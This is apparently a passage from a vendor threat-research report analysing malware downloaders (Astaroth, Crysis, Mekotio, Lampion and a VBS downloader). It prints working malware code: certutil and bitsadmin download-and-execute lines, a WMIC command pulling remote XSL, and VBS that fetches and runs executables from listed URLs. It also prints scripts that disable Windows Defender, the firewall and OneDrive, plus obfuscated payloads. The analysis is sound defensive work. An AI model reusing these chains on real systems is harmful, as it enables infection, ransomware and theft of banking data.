C:\ProgramData\pupnb/aescrypt.exe -d -p ffzrqdlgon C:\ProgramData\pupnb\out.exe.b64.aes
certutil -decode C:\ProgramData\pupnb\out.exe.b64 C:\ProgramData\pupnb\out.exe
SCHTASKS /CREATE /SC MINUTE /TN "r" /TR "C:\ProgramData\pupnb\out.exe"
del C:\ProgramData\pupnb\z.b64
del C:\ProgramData\pupnb\f.bat
del C:\ProgramData\pupnb\out.b64
del C:\ProgramData\pupnb\out.cfg
exit
```

Figure 54: Decrypted second-stage BAT script.

This BAT script performs the following activity:

1. Deletes both the scheduled tasks.
2. Launches a hidden PowerShell script to download two files:
   i. Final payload, ‘out.exe.b64.aes’, which is AES-encrypted.
   ii. AES decryption tool, ‘aescrypt.exe’.




Figure 55: AES-encrypted payload.

3. Decrypts the 'out.exe.b64.aes' file using the AES decryption tool (aescrypt.exe) and password 'ffzrqdlgon'. The resulting file name is 'out.exe.b64'.
4. Decodes Base64 encrypted file using certutil.
5. Creates *Windows* schedule task with name 'r' and file path 'C:\ProgramData\pupnb\out.exe'.
6. Runs a cleanup task by deleting initial installation files.

Final payload

We have seen the LNK downloader install RemcosRAT as the final payload on the victim machine.

Case study 6 – LNK.Tojan.Astaroth

We also observed another LNK file based downloader trojan named Astaroth [1] in mid 2019 targeting Brazilian users. This attack campaign starts with a phishing email containing a ZIP file as attachment. The ZIP file contains a malicious LNK file. Once a user clicks on the malicious LNK file, it leverages the WMIC (Windows Management Instrumentation Command) tool and downloads the malicious XSL file.




Figure 56: Command to download XSL file.

The following is an example of the LNK file leveraging the WMIC technique to download and execute an XSL file from *Google Cloud* storage and other URLs by passing the command line parameter '/format'.

```
C:\\Windows\\system32\\wbem\\WMIC.exeosgetxvhj6lut8,uj66rk4,freevirtualmemory
/format:"http://storage.googleapis.com/teslaasth/06/v.txt#
```

Figure 57: Using WMIC to download and execute XSL file.

Figure 58: Server response.

The XSL file contains JavaScript code that downloads the final payload from the URLs generated during execution. There is a function named 'radador' in the script to generate a random number between a minimum and maximum range provided as an argument.

The variable 'Pingadori' holds the random number used to select a URL from a range of 1 to 17. Corresponding to each number there is a URL to download the final payload. Pingadori generates random numbers corresponding to each random number, the domain name is predefined to download the next stage payload.

```
xCaverax = false;
smaeVar = "04/";

    pingadori = radador(1,17);
if (pingadori == 1)
{
xVRXastaroth = "http://IHrnbisj4"+radador(1111111,9999999)+".dy2-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 2)
{
xVRXastaroth = "http://ULHKrcie9"+radador(1111111,9999999)+".dy3-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 3)
{
xVRXastaroth = "http://k40dWOIFJ"+radador(1111111,9999999)+".dy4-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 4)
{
xVRXastaroth = "http://et8UIJrmc"+radador(1111111,9999999)+".impressoxpz0783.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 5)
{
xVRXastaroth = "http://l3EOFJixz"+radador(1111111,9999999)+".impressoxpz3982.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 6)
{
xVRXastaroth = "http://xvvjfd267"+radador(1111111,9999999)+".impressoxpz598295.com:"+radador(25000,25099)+"/"+smaeVar;
```

Figure 59: Building URI with random numbers.

The code for generating the URLs is shown in Figure 59. Different parts of the URL are built in the following way:

1. It generates a random number in the range 1111111 to 9999999 and appends it to the sub-domain.
2. It generates another random number in the range 25000 to 25099 and uses it as port number.

The reason for generating these random numbers is to prevent detection of the network traffic. The final URL will look like - <URL>

We have noticed that files are being downloaded using bitsadmin.exe and certutil.exe, which are *Windows* binaries. As shown in Figure 60, the JavaScript code uses the function 'Bxaki', which takes two parameters as follows:

URL -> the URL from which it needs to fetch the file.

File -> the path where the file needs to be downloaded.

```
function Bxaki(url, file)
{
    try
    {
    xxWshShell.run("bitsadmin /transfer msd5 /priority foreground "+url+" "+file,0,true);
    return true;
    }
    catch (ex)
    {
    return false;
    }

}
```

Figure 60: Bxaki function.

Also in order to not look too suspicious, files are downloaded with some well-known extensions, which makes it difficult for a machine-learning system to differentiate between malicious and legitimate files.

Further, the legitimate *Windows* process regsvr32.exe is used to run the second-stage malicious code.

```
//xxWshShell.run('regsvr32.exe /s "'+stem4+'"', 0,true);
//ShA.ShellExecute("cmd", " /k "+sVarTEMRaz+' /s "'+stem4+'"', " ", "open", 0);
//ShA.ShellExecute("cmd", ' /k "regsvr32 /s "'+stem4+'"', " ", "open", 0);
ShA.ShellExecute("regsvr32.exe", ' /s "'+stem4+'"', " ", "open", 1);
```

Figure 61: Using legitimate Windows process regsvr32.exe.

After downloading the next stage payload, it'll be renamed as 'marxvxinhhm64.dll'. This binary is executed with the command line arguments: '/kct /<random_number>'.

```
ssl = "marxvxinhhm64.dll";
        if (AppWshShell.FileExists(stem1+stem2+stem3)){
          try
          {
          //xxWshShell.run(stem1+stem2+stem3+' "'+stem4+'" /kct'+radador(0000001,999999999),0,true);
          ShA.ShellExecute(stem1+stem2+stem3,' "'+stem4+'" /kct'+radador(0000001,999999999), " ", "open", 0);

          }
          catch (ex)
          {

          }
```

Figure 62: Using command line argument /kct.

Final payload

Win32.Banker.Guildma [2] is the final payload downloaded onto the victim's machine, which reveals the motive of the attacker. The main malware payload steals online banking data from targeted banks found in the malware configuration. The configuration is either embedded in the binary or downloaded from a command-and-control server. Most payloads are *Windows* executable binaries, developed in Delphi.

Case study 7 – BAT.Downloader.Crysis

In this case study, we will be discussing a .NET binary which itself exhibits no malicious behaviour and acts as just a dropper. The .NET binary has an embedded batch file which is encrypted with Base64 encoding. The BAT file contains code to download and execute the final payload. It also performs other activities such as creating a scheduled task and disabling *Window Defender*.

First, the .NET packed executable drops a BAT file in the %TEMP% folder and executes the BAT file.

```
@echo off
::echo Windows Defender Disable v0.009
::pause
::netsh advfirewall set allprofiles state off
::netsh advfirewall set privateprofile state off
::Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
::pause
::exit
@NetSh AdvFirewall Show AllProfiles State|Find /I " ON">Nul&&(goto on)||goto off
:on
netsh advfirewall set allprofiles state off
Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand
"JFJFRyA9ICJIS0NVOlxFbnZpcm9ubWVudCIKJE5BTUUgPSAid2luZGlyIgokQ09NTUFORCA9ICJjZXJ0dXRpbCAtdXJsY2FjaGUgLXNwbGl0IC1mIGh0dHBzOi8vY2R
2MDI0MTkvcGF5bG9hZC5leGVfIHBheS5leGUgJiBwYXkuZXhlIgpOZXctSXRlbVByb3BlcnR5IC1QYXRoICRSRUcgLU5hbWUgJE5BTUUgLVZhbHVlICRDT01NQU5EIC1
0LVNsZWVwIC1zIDEKc2NodGFza3MgL1J1biAvVE4gXElpY3Jvc29mdFxXaW5kb3dzXERpc2tDbGVhbnVwXFNpbGVudENsZWFudXAgL0kKU3RhcnQtU2xlZXAgLXMgMQp
="
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand
"RnVuY3Rpb24gRm9yY2UtTmV3LU10ZW0oW1N0cmluZ10kUGF0aCkNCnsNCglJZiAoIShUZXN0LVBhdGggJFBhdGgpKSB7DQoJCU5ldy1JdGVtIC1Gb3JjZSAtUGF0aCA
dJEZpbGUpDQp7DQoJSWYgKCEoVGVzdC1QYXRoIC1QYXRoICIkRmlsZSIpKSB7DQoJCVJ1dHVybg0KCX0NCgkkQWNsID0gR2V0LUFjbCAkRmlsZQ0KCSRBY2wuU2V0QWN
gLVBhdGggJEZpbGUgLUFjbE9iamVjdCAkQWNsDQoNCgkkQWNsID0gR2V0LUFjbCAkRmlsZQ0KCSRBY2wuQWNjZXNzIHwgV2hlcmUtT2JqZWN0IHsgJF8uSWRlbnRpdHl
VVEhPUklUWSIgfSB8IEZvckVhY2ggew0KCQkkQWNsL1J1bW92ZUFjY2VzclJ1bGUoJF8pIA0KCX0NCglTZXQtQWNsIC1QYXRoICRGaWxlIC1BY2xPYmplY3QgJEFjbA0
yb2Nlc3MgLU5hbWUgIk9uZURyaXZlIiAtRm9yY2UgLUVycm9yQWN0aW9uIFNpbGVudGx5Q29udGludWUNCglTdG9wLVByb2Nlc3MgLU5hbWUgIk9uZURyaXZlU2V0dXA
KCSRQYXRocyA9IEAoIiRlbnY6U1lTVEVNUk9PVFxTeXN0ZW0zMiIsICIkZW52OlNZU1RFTVJPT1RcU31zV09XNjQiKQ0KCUZvckVhY2ggKCRQYXRoIGluICRQYXRocyk
0aCAtQ2hpbGRQYXRoICJPbmVEcml2ZVN1dHVwLmV4ZSINCgkJaWYgKFRlc3QtUGF0aCAtUGF0aCAiJE9uZURyaXZlU2V0dXAiIC1QYXRoVHlwZSBMZWFmKSB7DQoJCQ1
iIC1Ob051dldpbmRvdyAtV2FpdA0KCQkJU3RhcnQtU2xlZXAgLXMgMw0KCQkJUmVtb3ZlQWNsICIkT251RHJpdmVTZXR1cCINCgkJfQ0KCX0NCg0KCVN0b3AtUHJvY2V
sZW50bHlDb250aW51ZQ0KCVN0YXJ0LVNsZWVwIC1zIDINCg0KCSMgUmVtb3ZlIE9uZURyaXZlIGZyb20gRmlsZSBFeHBsb3Jlcg0KCSRPbmVEcml2ZSA9ICJIS0xNOlN
5QjUzLTIyNERFMkVEMUZFNn0iDQoJRm9yY2UtTmV3LU10ZW0gLVBhdGggIiRPbmVEcml2ZSINCglTZXQtSXRlbVByb3BlcnR5IC1QYXRoICIkT251RHJpdmUiIC1OYW1
XT1JEIC1WYWx1ZSAwDQoJJE9uZURyaXZlID0gIkhLTE06U09GVFdBUkVcQ2xhc3NlclxDTFNJRFxXb3c2NDMyTm9kZVxDTFNJRFx7MDE4RDVDNjYtNDUzMy00MzA3LT1
iJE9uZURyaXZlIg0KCVNldC1JdGVtUHJvcGVydHkgLVBhdGggIiRPbmVEcml2ZSIgLU5hbWUgI1N5c3RlbS5JclBpbm51ZFRvTmFtZVNwYWNlVHJ1ZSIgLVR5cGUgRFd
Vc2VyclxEZWZhdWx0XE5UVVNFUi5EQVQNCglSZW1vdmUtSXRlbVByb3BlcnR5IC1QYXRoICJSZWdpc3RyeTo6SEtVXERlZmF1bHRcU09GVFdBUkVcTWljcm9zb2Z0XFd
TZXRlcCINCglSRUcgVU5MT0FEIEhLVVxEZWZhdWx0DQoNCgkkUm9vdHMgPSBAKCJIS0xNOlxTT0ZUV0FSRSIsICJIS0xNOlxTT0ZUV0FSRVxXb3c2NDMyTm9kZSIpDQo
```

Figure 63: Obfuscated BAT file.

First of all, the BAT script disables *Windows Defender* and *Windows Firewall.*

```
netsh advfirewall set allprofiles state off
Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
```

Figure 64: Disabling Windows Defender.

It uses the *Windows* certutil tool to download the payload. The certutil tool is executed using PowerShell.

```
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand "$REG = "HKCU:\Environment"
$NAME = "windir"
$COMMAND = "certutil -urlcache -split -f https://[redacted]/D3g6N2Sbn7/6a8e8593-1580602419/payload.exe_ pay.exe & pay.exe"
```

Figure 65: Downloading payload.

After this, it tries to bypass UAC by abusing the SilentCleanup task to launch the scheduled task SilentCleanup and it launches payload.exe with high authority.

It also disables the *OneDrive* to restrict all the available options of file recovery in case of ransomware attack.

```
Function DisableOneDrive
{
    Stop-Process -Name "OneDrive" -Force -ErrorAction SilentlyContinue
    Stop-Process -Name "OneDriveSetup" -Force -ErrorAction SilentlyContinue

    $Paths = @("$env:SYSTEMROOT\System32", "$env:SYSTEMROOT\SysWOW64")
    ForEach ($Path in $Paths) {
        $OneDriveSetup = Join-Path -Path $Path -ChildPath "OneDriveSetup.exe"
        if (Test-Path -Path "$OneDriveSetup" -PathType Leaf) {
            Start-Process "$OneDriveSetup" "/uninstall" -NoNewWindow -Wait
            Start-Sleep -s 3
            RemoveAcl "$OneDriveSetup"
        }
    }

    Stop-Process -Name "explorer" -Force -ErrorAction SilentlyContinue
    Start-Sleep -s 2

    # Remove OneDrive from File Explorer
    $OneDrive = "HKLM:SOFTWARE\Classes\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}"
    Force-New-Item -Path "$OneDrive"
    Set-ItemProperty -Path "$OneDrive" -Name "System.IsPinnedToNameSpaceTree" -Type DWORD -Value 0
    $OneDrive = "HKLM:SOFTWARE\Classes\CLSID\Wow6432Node\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}"
    Force-New-Item -Path "$OneDrive"
    Set-ItemProperty -Path "$OneDrive" -Name "System.IsPinnedToNameSpaceTree" -Type DWORD -Value 0

    REG LOAD HKU\Default C:\Users\Default\NTUSER.DAT
    Remove-ItemProperty -Path "Registry::HKU\Default\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "OneDriveSetup"
    REG UNLOAD HKU\Default

    $Roots = @("HKLM:\SOFTWARE", "HKLM:\SOFTWARE\Wow6432Node")
    $SubRoot = "Policies\Microsoft\Windows\OneDrive"
    $NameSpaces = Join-Path -Path $Roots -ChildPath $SubRoot
    ForEach ($OneDrive in $NameSpaces) {
        Force-New-Item -Path $OneDrive
        # Prevent the usage of OneDrive for file storage
```

Figure 66: Disabling OneDrive.

In this way, it disables all the security measures before initiating the infection cycle and specifically disables security measures regarding ransomware so that the victim has no option left to recover the files from ransomware encryption.

Final payload

We get the final payload as the ransomware Win32.Ransom.Crysis.

Case study 8 – CMD.Downloader.Mekotio

In the mid of 2019, we saw another trend in the malicious downloader using BAT files with an obfuscated VBS file. This obfuscated VBS file is used to download the malicious payload.

This malware campaign was targeting Spanish users, starting with an email disguised as a warning of an unpaid traffic ticket, showing them a template containing images of the alleged moment and providing a link pertaining to access the detail of the fine.

```
@echo off&(if defined @lo@ goto ;)&setlocal disableDelayedExpansion&for /f "delims=:.
tokens=2" %%A in ('chcp') do set "@chcp@=chcp %%A>nul"&chcp 708>nul&set ^"@args@=%*"
set "@lo@=
!#$&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxy
z{|}~""
set "@hi@=
%=%¡%=%¢%=%¤%=%¥%=%§%=%¨%=%©%=%ª%=%«%=%¬%=%-%=%®%=%¯%=%°%=%±%=%²%=%³%=%´%=%µ%=%¶%=%·%=%
¸%=%¹%=%º%=%»%=%¼%=%½%=%¾%=%¿%=%À%=%Á%=%Â%=%Ã%=%Ä%=%Å%=%Æ%=%Ç%=%È%=%É%=%Ê%=%Ë%=%Ì%=%Í%=
%Î%=%Ï%=%Ð%=%Ñ%=%Ò%=%Ó%=%Ô%=%Õ%=%Ö%=%×%=%Ø%=%Ù%=%Ú%=%Û%=%Ü%=%Ý%=%Þ%=%ß%=%à%=%á%=%â%=%ã%
=%ä%=%å%=%æ%=%ç%=%è%=%é%=%ê%=%ë%=%ì%=%í%=%î%=%ï%=%ð%=%ñ%=%ò%=%ó%=%ô%=%õ%=%ö%=%÷%=%ø%=%ù
%=%ú%=%û%=%ü%=%ý%=%þ%=%ÿ%=%£%=%"
(setlocal enableDelayedExpansion&for /l %%N in (0 1 93) do set "!@hi@:~%%N,1!=
!@lo@:~%%N,1!")&cmd /c ^""%~f0" !@args@!"
%@chcp@%&exit /b
:¡
%Á%%æ%%ä%%é%%ð%%¡%%ð%%ç%%ç%
%ô%%æ%%õ%%í%%ð%%ä%%â%%í%%¡%%Æ%%ì%%â%%ã%%í%%æ%%Æ%%ù%%õ%%æ%%ï%%ô%%ê%%ð%%ì%%ô%%¡%%Å%%ê%%ô%
%â%%ã%%í%%æ%%Å%%æ%%í%%â%%ú%%æ%%å%%Æ%%ù%%ñ%%â%%ï%%ô%%ê%%ð%%ï%
%ê%%ç%%¡%%æ%%ù%%ê%%ô%%õ%%¡%%USERPROFILE%%Ý%%USERNAME%%¡%%è%%ð%%õ%%ð%%¡%%Ù%%ê%%Ê%%Ë%%×%%
É%%û%%±%%°%%ê%%ì%%±%%ù%%¸%%Ï%%'%%Ö%%é%%ã%%Õ%%´%%Û%%æ%%´%%ú%%Â%%ö%%ë%%Ë%%Í%%â%%ä%%â%%î%%
Ù%%ñ%%ï%%D%%´%%ð%%Ú%%Ù%%Î%
%î%%å%%¡%%£%%USERPROFILE%%Ý%%USERNAME%%£%%¡%%§%%§%%¡%%ä%%í%%ô%
%ô%%æ%%õ%%¡%%ø%%±%%ì%%¹%%È%%Ô%%É%%Ô%%Ö%%ø%%Ç%%Ì%%Ò%%û%%Ë%%°%%Í%%õ%%µ%%ä%%ð%%Î%%Å%%ð%%Ã%
%Ô%%Ô%%Ó%%D%%±%%×%%û%%Õ%%É%%È%%Ê%%ø%%ö%%±%%ò%%È%%Ã%%Î%%ø%%ô%%ú%% ·%%É%%¾%%USERNAME%% ¯%%÷
%%ã%%ô%
%ô%%æ%%õ%%¡%%Ó%%Å%%÷%%ë%%Ë%%ø%%Í%%¸%%Ç%%Í%%Í%%Ç%%Ê%%ó%%õ%%Ù%%Ë%%û%%û%%ï%%Ó%%ì%%ä%%ê%%Õ%
%ò%%í%%è%%°%%Ù%%Õ%%÷%%Ú%%ê%%Ñ%%ê%% ·%%ç%%Ã%%¾%%£%%USERPROFILE%%Ý%%w0k8GSHSUwFKQzJ9Lt4coM
OoBSSROOVzTHGIwuOqGBMwsy6H%%£%%¡%%Æ%%Ä%%É%%Ð%
```

Figure 67: Obfuscated CMD file.

In this campaign we observed multiple files, all of which were encrypted using a tool known as JSBatchobfuscator [3].

During analysis we found that a script starts command execution: C:\Windows\system32\cmd.exe /c chcp.

The VBS script is run through Wscript:

```
wscript //Nologo "C:\Users\admin\admin.vbs"
OdFGLCMRnc1A6q5t6K4ZfLNkZQZqYEVcg25QQlcq4s9xVvH6VQCxoIGXs9py77
```

It also creates a LNK file at the location: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\gMdFiZabABBJ8a9780CKI17E9aK15E756CI7DL.LNK

This LNK file will be used to execute the final payload. Upon further analysis we found that this script decrypts itself and creates two URLs:

hxxp://rapport.lcto[.]lu/ag97/VeIEahFb3AAKBa0B5aIDKJCCH7J4725GL82KBa.txt

hxxp://rapport.lcto[.]lu/ag97/ag97.zip

Final payload

The final payload is Win32.Banker.Mekotio, which is a well-known Brazilian banking trojan.

Case study 9 – VBS Downloader

Starting from March 2019, we found a malicious VBS downloader that was very prevalent and actively downloading different malware payloads. 50% of all VBS-based downloaders blocked in *Zscaler Cloud Sandbox* were different variants of this downloader. This was also working as downloader and dropper.

The VBS code of this downloader contains junk data in the form of comments and the actual VBS code that downloads the final payload is encrypted (Figure 68).

```
set pr=WScript.CreateObject("Scripting.FileSystemObject"):dim q,v,z,ab,ls(255),d(255):dz="qRdcxh7uGxrpsXHGWAWNPE
for ab=1 to v step 4
dim t,f,vx,vc,r,b:t=3:r=0'‰aââ¹ÂâF1€dpj,â£®Iâ7Ï§š‰ÂÂSËgcâ◦âPâ‰Wm8N'a°Â^K¥phŸm^Â0Â◦◦ÃÂ1ËÂpq‰ÏSÂXQââŸÂ◦74ÂmbÃâ€5âm
for f=0 to 3
vx=mid(g,ab+f,1)'µµ7¨4Î¤IW°€âB5ÂBÂÂ◦â‰7ÂâXâjM,^âZr§°ljM,ÂË^t‰◦^€Â¶Ë €¥rË€µâ41BâQ,7â f¥žÂmÂÃ^âfÏs¦âW‰„dUÂ^ÃÂÂ‰9Rk
if vx="=" then'Â◦¶Ã^§SµâTiâ◦°XÂ◦F◦"^ÂÃ€£°¾"â1¾BÆpâm§V◦ÅEBxâ'ke€ÃË3T‰ÂÂfâa"^ÂA◦◦Ã^FRÂX^^o°†€H‰Â^"Â£zâ'Â^Â¾0tÂÂN¨3
t=t-1:vc=0'b'â9â,§ ¡ÎâÏ†6Ã◦†cÃ'ÃKSuÂ¨âËCâ¥ ®1âj†Ë€Ï€ÂâÂÂžÃ¥š®ÂBÂT°mâÂÅ^¼YV PžMÂË§³◦âJÃUÅË¶Ëm¶Ë◦™€F1fšââÃ¦¥€eÂÂ◦ª
else vc=instr(1,q&"+/",vx,0)-1
```

Figure 68: Junk data and encrypted code.

The actual downloader code is very simple (see Figure 69), it uses ServerXMLHTTP ActiveX object (commonly used in VBS and VBA-based downloaders) for downloading the payload. The URL is hard coded in the script itself.

```
set j=WScript.CreateObject("WScript.Shell")
set o=WScript.CreateObject("Scripting.FileSystemObject")
p=j.ExpandEnvironmentStrings("%TEMP%")&"\uu.url"
set h=j.CreateShortcut(p)
h.TargetPath="ht"
h.Save
if o.FileExists(p)=false Then
set w=CreateObject("WScript.Shell")
tb=w.ExpandEnvironmentStrings("%TEMP%")&"\co.exe"
Call l
sub l
dim up:set up=createobject("MSXML2.ServerXMLHTTP.6.0")
dim qh:set qh=createobject("Adodb.Stream")
```

Figure 69: Final VBS code.

There is also a dropper variant of this malware. The payload in this variant is embedded in encrypted form (using ASCII value substitution method) in the code itself. It uses the CreateTextFile function to drop the file and the command to run the payload is also mentioned in the code itself.

```
6,91,75,92,75,87,7,7,100,77,112,121,108,75,
2,90,72,84,108,123,104,75,104,123,104,7,7,14
,112,117,110,122,7,7,155,77,84,95,91,108,108
95,77,112,121,108,105,112,121,107,84,108,123
,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7
,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7
,7,7,7,7): Dim utLWv: utLWv=Array(90,106,121
dJAg): ykQkwo = "": for SBbQs=0  to UBound(
 Function niYERmvAlq(VEJdJAg): ykQkwo = "":
lq = ykQkwo: End Function: Function ANzrNp(
End if: End Function: Function ysIskvUC(
IPAHcu = gWQhD.createTextFile(RLvjh): Set
teTextFile(RLvjh): .Write(nJJoQDUEgU(
h gWQhD.createTextFile(RLvjh): .Write(
: .Write(nJJoQDUEgU(HJOcogR)): .Write(
```

Figure 70: Encrypted payload in a different variant.

There was also another variant in which it was trying to download from multiple URLs (see Figure 71).

To mark the infection, this tries to create a shortcut in %TEMP% with different names. But this part of the code is buggy. In some variants, the wrong path in the TargetPath attribute is provided, and for some, the call to Save function is incorrect. But due to the 'on error resume next' statement, the script works flawlessly.

```
URL = "http://galerisafir.com/piceditor.exe"
case 5
URL = "http://gasoim.com/test.exe"
case 6
URL = "http://www.factorydirectmattress.com.au/images/factory.pdf"
case 7
URL = "http://fairlinktrading.com/images/flt.pdf"
case 8
URL = "http://www.financialsnig.com/financialsnig/calc.exe"
end select

Call prog
 sub prog
    dim msxml: Set msxml = createobject(xml)
    dim stream: Set stream = createobject(db)
    msxml.Open "GET", URL, False
        msxml.Send
    with stream
      .type = 1
      .open
      .write msxml.responseBody
      .savetofile filepath, 2
        end with
 wshs.Exec(filepath)
 end sub
```

Figure 71: Multiple URLs.

```
set oUrlLink = WshShell.CreateShortcut(Path)
oUrlLink.TargetPath = "http://www.microsoft.com"
oUrlLink.Save(shit)
if  (FSO.FileExists(Path))  Then
WScript.Echo "Unknown Error!"
else
```

```
p=j.ExpandEnvironmentStrings("%TEMP%")&"\uu.url"
set h=j.CreateShortcut(p)
h.TargetPath="ht"
h.Save
```

Figure 72: Code to create shortcut.

Final payload

Most of the time, we found it downloaded Win32.Banker.Trickbot but there were instances where it also downloaded Win32.Banker.Danabot and Win32.PWS.Azorult.

Case study 10 – Win32.Downloader.Lampion

Back in late 2019, we saw the Win32.Trojan.Lampion [4] campaign where cybercriminals misled Portuguese users with social engineering tricks in spamming mails related to finance and tax declarations. Once the victim clicks on the link contained in the email they get redirected to a compromised server from where the first payload of the infection chain is downloaded. For earlier variants, generally a .Zip file gets downloaded, which contains three files: a PDF file, a dummy file, and a highly obfuscated malicious VBS file. This VBS file is the actual downloader leveraging the *Amazon Web Server* to download the next stage payload.

In this variant the attacker is leveraging a new trick, an MSI file is used which contains the malicious VBS files. The final payload dropped by this downloader is Win32.Trojan.Lampion which is packed using the commercial packer VMProtector [5].

Once the VBS file is executed on the victim's machine, it creates a LNK file for persistence and deletes all other previously existing LNK files.

```
'Fo5YylX5RB7TO%rBoJJ);t%^pp!CQfiKo3InD(C?klUhd6C$*ORqDN#r{J
'`9UJ(`z!*Jn4´(6ZAcPNahc[W2F.NSUv$;~2ng%j^&T.G$Pmi)BRSq+Z!Z
'^&y$eg>,U5`3{w!(awEl)z*zcfG3TDAsXGv´`BS^2PaJ@e[gtnFDHGqH´l
'R=Q}tF/M@z3#/QZThlNp~[i$e)´]aFud={`TqGkLPf&Uc>s>_:@4/d5Ujq
'a+H[^n2u#Bf3&S^2QjLERpI9Emgqiq&l+=(:3RvLR{Ggd*AaJ.Eq8XQ}u7
'{T5gADW~L*m]´´:=?gY%kaa6XqaHbg$;O~hSF`@38hnZ:N/G!9h+h:bb.´
'Bp¨Fo*3s@3jr`3*XzH:4I8xLlT´.fKn6KG@DR./*TQo<k9Pe3BMLo?(2;m
'yL)BCTldHwVv4$N9¨.p%pa3o:UDSmmakJ*O#´GDLKM.v9b7m´dA?hH]PHN
'N+FI,yNybQfnBq(UXTicdgNxU8aoI2_=m¨;X5HVNWe0_5eTp8D}w)*+)pn
':{P@fYhg0YxcOE´M4=gfq>(^f4FDI*;D)nTl´k´vTsd;;y<!ko#+U9]=3c
'NbJVONehz%^gOYl^D´e^.)Ehhy5A`kqUhpcrb[UHhe1F}IQU_h]´oHlgN%
'?tHVw[Em´@]edFwOZg*=xPY%UX$s)Q4]U!A%=D)40UJsWZ4)VQ`3@O8sJf
'0TNr%#z0A¨4.OJk$=T4_W[R;Ole1P6tmmoDh_dsl/WMS%blvZ[O(nc731U
'ULOx%4Dna$5H.q$o}0%´H^j`wR+{´8f9gh9WNTxGEI0RpE4@5=r7S2Ch%d
'[eNVoTO]%efXRnYo`´^IPjM9&=mY+eXxz{XH/`y@2tduN##3@&IDxmFgIC
'ro)>DR9{#gGHu0TDFy5x}3Qhk4NH=Aw:´+NA,DfDlc0M}lDH`iZlarQnOS
Plaintext = Plaintext & Chr(oldAsc)
Next
Decrypt = Plaintext
End Function
WScript.Sleep(30000)
On Error Resume Next
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.lnk") , DeleteReadOnly
If Err Then
End If
On Error GoTo 0
```

Figure 73: Creating LNK file for persistence.

It then downloads two different files from the *AWS* server.

```
logs=Decrypt("tso^aj]j.f`iH0q%O%|[ke9i~]Sk,hH_>$Ki!)-$@k,i##2[&WZioj7#f(5$?W,c;W<p7e3drWAmsi,$rY
Be-ch%z&@$hpI_Qf1t")

ur=Decrypt("X1m^*j9jafyi!0}%O%q]P\~]0itZIkB\ti[Zt\Ci#Zy\z]=+(]I$hiA)m$skdil#\
[-W(iTj4#5(\$eWGcYWipeeHdlWgmAi-$4Y2e<ci%1Fq#m+n#@'_,h$.Z2byb'B")
```

```
logs = Decrypt("tso^aj]j.f`iH0q%O%|[ke9i~]Sk,hH_>$Ki!)-$@k,i##2[&WZioj7#f(5$?W,c;W<p7e3drWAmsi,$rYBe-ch%z&@$hpI_Qf1t")
dim xHttp0: Set xHttp0 = createobject("Microsoft.XMLHTTP")
